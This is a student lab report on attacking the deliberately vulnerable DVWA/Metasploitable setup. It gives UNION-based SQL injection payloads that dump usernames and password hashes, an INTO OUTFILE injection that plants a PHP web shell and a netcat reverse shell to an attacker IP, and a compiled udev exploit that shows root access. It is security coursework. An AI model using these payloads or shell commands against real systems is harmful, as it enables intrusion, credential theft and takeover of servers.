Lab-report 6

Moritz Rupp

June 29, 2022

Abstract

Lab 6 report


Contents

1 Exercise 6.1 - Basic SQL Injections

The goal is to trigger a basic sql injection.
SQL injection are possible if database queries are constructed based on user input. If we submit the right string, our inputs can execute sql commands, which can be used to read of the database.

We start with a simple sql-injection to extract the list of usernames and password hashes. Hence we set the the DVWA security setting to low.
First we try around and list database users.


```
%' or 0=0 union select null, user() #
```



```
ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #%' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

If we slighty modify this command we should also gain the password hashes.

```
%' or 0=0 union select first_name, password from users#

or

1' or  '0' = '0' union select first_name, password from users#
#
```



```
ID: %' or 0=0 union select first_name, password from users#
First name: admin
Surname: admin

ID: %' or 0=0 union select first_name, password from users#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select first_name, password from users#
First name: Hack
Surname: Me

ID: %' or 0=0 union select first_name, password from users#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select first_name, password from users#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select first_name, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' or 0=0 union select first_name, password from users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: %' or 0=0 union select first_name, password from users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' or 0=0 union select first_name, password from users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' or 0=0 union select first_name, password from users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The key here is union. It is used to combine the result-set of two or more SELECT statements. This can be used to pass our bewished statements.

2 Exercise 6.2 - Remote Shell SQL Injections


Next we want to go even further and spawn a reverse shell via netcat. This can be achieved by using another sql injection to create a file within the target system. This file can then be executed to connect to our nc server.
The first approach was to use a sql injection that writes a php execution command into a file @/tmp. With another injection i then wanted to pass the connection to my nc server.

```
% or 0 = 0 union select 1, '<?php system($_GET['cmd']); ?>' into outfile '/tmp/exec.php'#
```

This tries to use the system() function to execute commands that are being passed through 'cmd' HTTP request GET parameter.
But even after lots of reconfiguration this doesnt work, probably due to syntactical errors. The next approach was to straight write the connection to a file and execute it via the file inclusion page.


```
%' or 0=0 union select 1, '<?php system("nc 192.168.193.128 1337 -e/bin/sh"); \
?>' into outfile '/tmp/pown.php' #
```

When we check /tmp at the victim maschine,, we see the created file.



```
msfadmin@metasploitable:/tmp$ ls
5104.jsvc_up  pown.php
```

After further research we realize that our sql statement was not correct since it also wrote usernames in the file.
After adjusting the statement we only have the php funtion with our nc connection writen in the file. Via the File inclusion page we can now call that file to connecto to our nc server.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
172.16.146.133: inverse host lookup failed: Unknown host
connect to [172.16.146.132] from (UNKNOWN) [172.16.146.133] 44574
pwd
/var/www/dvwa/vulnerabilities/fi
ls -la
total 24
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20  2012 ..
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 help
-rw-r--r--  1 www-data www-data  488 Aug 26  2010 include.php
-rw-r--r--  1 www-data www-data  818 Mar 16  2010 index.php
```

3 Exercise 6.3 - Remote Shell SQL Injections and Privilege Escalation

On the just gained shell, we should escalate our priviledges to root, with the help of an exploit.
First we Download the exploit to our local maschine. With the help of an http server and curl we transfer it on our target. We then compile it on the metasploitable.


gcc 8572.c -o escalate

Following we look for the udevd netlink socket which is stores in proc/net/netlink.
- nano netlink



```
 GNU nano 2.0.7                 File: netlink

sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
dddb5800 0   0      00000000 0        0        00000000 2
df4a3800 4   0      00000000 0        0        00000000 2
dd89ce00 7   0      00000000 0        0        00000000 2
dd857a00 9   0      00000000 0        0        00000000 2
dd854a00 10  0      00000000 0        0        00000000 2
dddb5c00 15  0      00000000 0        0        00000000 2
df95b800 15  2737   00000001 0        0        00000000 2
dd870200 16  0      00000000 0        0        00000000 2
df883800 18  0      00000000 0        0        00000000 2
```

Now we can create another payload file that connects to a netcat server we just setup. Via the netlink pid we can execute the exploit.



```
Ncat: Connection from 172.1
whoami
root
id
uid=0(root) gid=0(root)
```